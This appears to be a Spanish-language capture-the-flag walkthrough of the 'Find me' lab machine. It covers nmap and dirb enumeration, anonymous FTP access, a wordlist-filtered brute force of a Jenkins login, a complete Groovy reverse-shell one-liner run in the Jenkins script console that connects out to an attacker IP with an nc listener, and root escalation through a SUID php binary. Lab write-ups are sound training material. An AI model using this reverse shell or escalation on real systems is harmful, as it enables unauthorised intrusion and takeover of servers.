
//Find me



The ip_address '192.168.16.55' is valid

[sudo] password for kali:

Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-08 14:42 CET

Nmap scan report for 192.168.16.55

Host is up (0.00038s latency).

Not shown: 65531 closed tcp ports (reset)

PORT STATE SERVICE VERSION

21/tcp open ftp

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_-rw-r--r-- 1 0 0 206 Jun 6 08:39 ayuda.txt

| fingerprint-strings:

| GenericLines:

```
|     220 Servidor ProFTPD (Debian) [::ffff:192.168.16.55]
|     Orden incorrecta: Intenta ser m
|     creativo
|     Orden incorrecta: Intenta ser m
|     creativo
|   Help:
|     220 Servidor ProFTPD (Debian) [::ffff:192.168.16.55]
|     214-Se reconocen las siguiente
|     rdenes (* =>'s no implementadas):
|     XCWD CDUP XCUP SMNT* QUIT PORT PASV
|     EPRT EPSV ALLO RNFR RNTO DELE MDTM RMD
|     XRMD MKD XMKD PWD XPWD SIZE SYST HELP
|     NOOP FEAT OPTS HOST CLNT AUTH* CCC* CONF*
|     ENC* MIC* PBSZ* PROT* TYPE STRU MODE RETR
|     STOR STOU APPE REST ABOR RANG USER PASS
|     ACCT* REIN* LIST NLST STAT SITE MLSD MLST
|     comentario a root@find-me
|   NULL, SMBProgNeg, SSLSessionReq:
|_    220 Servidor ProFTPD (Debian) [::ffff:192.168.16.55]
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 a7:98:b6:44:36:c9:55:c6:06:f6:0b:5e:a2:ab:4f:28 (ECDSA)
|_  256 fa:bf:4f:e3:ea:ad:80:e7:99:3d:eb:44:8b:f5:58:20 (ED25519)
80/tcp   open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.59 (Debian)
8080/tcp open  http    Jetty 10.0.20
|_http-server-header: Jetty(10.0.20)
| http-robots.txt: 1 disallowed entry
|_/
```

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.16.55/ ----

+ http://192.168.16.55/index.html
(CODE:200|SIZE:10701)

+ http://192.168.16.55/server-status
(CODE:403|SIZE:278)

END_TIME: Fri Nov 8 16:42:15 2024

DOWNLOADED: 4612 - FOUND: 2

//En este caso, las cosas interesantes se encuentran en el servidor http ubicado en el puerto 8080. Como nuestro script todavía no está preparado para analizar más de un puerto, lo hacemos a mano.

dirb http://192.168.16.55:8080 -N 404 -w

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.16.55:8080/ ----

+ http://192.168.16.55:8080/404
(CODE:200|SIZE:8591)

==> DIRECTORY:
http://192.168.16.55:8080/assets/

+ http://192.168.16.55:8080/error
(CODE:400|SIZE:8364)

+ http://192.168.16.55:8080/favicon.ico
(CODE:200|SIZE:17542)

==> DIRECTORY:
http://192.168.16.55:8080/git/

(Use mode '-w' if you want to scan it anyway)

+ http://192.168.16.55:8080/login
(CODE:200|SIZE:2224)

+ http://192.168.16.55:8080/logout
(CODE:302|SIZE:0)

+ http://192.168.16.55:8080/robots.txt
(CODE:200|SIZE:71)

---- Entering directory: http://192.168.16.55:8080/assets/ ----

---- Entering directory: http://192.168.16.55:8080/git/ ----

//Antes de ponernos a buscar nada por el servicio http sabemos por el escaneo de nmap que existe un ftp con la cuenta de anonymous permitida, vamos a ver que hay.

ftp anonymous@192.168.16.55

ftp> ls

229 Entering Extended Passive Mode (|||10621|)

150 Abriendo conexión de datos en modo ASCII para file list

-rw-r--r-- 1 0 0 206 Jun 6 08:39 ayuda.txt

get ayuda.txt

cat ayuda.txt

hola soy geralt

he perdido mi contraseña del servicio jenkins

me han dicho que tu sabes de fuerza bruta

la contraseña contiene 5 caracteres

empieza por p y acaba en a

no recuerdo nada mas

muchas gracias

//leyendo esta nota, lo que podemos hacer es sacar del diccionario rockyou todas las contraseñas que tenga el patrón que nos indica y así ahorrarnos tiempo, para ello:

grep -E '^p.{3}a$' /usr/share/wordlists/rockyou.txt > passwordsJenkins

//Ahora vamos a la url de jenkins

http://192.168.16.55:8080/login

//Usamos burpsuite en el modo intruder para realizar el ataque de diccionario usando el usuario que nos sale en la nota "geralt"

//Al poco vemos que la palabra "panda" tiene una longitud diferente al resto, la probamos y entramos con el siguiente login:

User:geralt

password:panda

//Una vez accedemos a Jenkins, vamos al apartado de script console para intentar crear una reverse shell usando el lenguaje de groovy, para ello ejecutamos en dicha consola lo siguiente:

String host="192.168.16.37";int port=9001;String cmd="/bin/bash";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();

//mantenemos la escucha con:

nc -nlvp 9001

//Una vez dentro, para conseguir la flag del user Geralt realizamos su geralt y usamos la misma contraseña que era panda.

//luego vamos a su directorio /home/geralt y realiamos un cat del fichero user.txt

//Para la flag de root volvemos al usuario jenkins y usamos el siguiente comando para buscar directorios con el suid activado:

find / -perm -4000 2>/dev/null

//Al hacerlo nos devuelve lo siguiente:

jenkins@find-me:~$ find / -perm -4000 2>/dev/null

/usr/bin/newgrp

/usr/bin/chfn

/usr/bin/passwd

/usr/bin/su

/usr/bin/mount

/usr/bin/chsh

/usr/bin/sudo

/usr/bin/gpasswd

/usr/bin/umount

/usr/bin/php8.2

/usr/lib/dbus-1.0/dbus-daemon-launch-helper

/usr/lib/openssh/ssh-keysign

//Siendo la ruta a php8.2 un tanto sospechosa, nos dirigimos a la página https://gtfobins.github.io/ buscamos php y adaptamos lo que nos pone con lo que tenemos que ejecutar:

./php -r "pcntl_exec('/bin/sh', ['-p']);"

./php8.2 -r "pcntl_exec('/bin/sh', ['-p']);"

//Abriendonos así una nueva shell como root

jenkins@find-me:/usr/bin$ ./php8.2 -r "pcntl_exec('/bin/sh', ['-p']);"

whoami

root

cat root.txt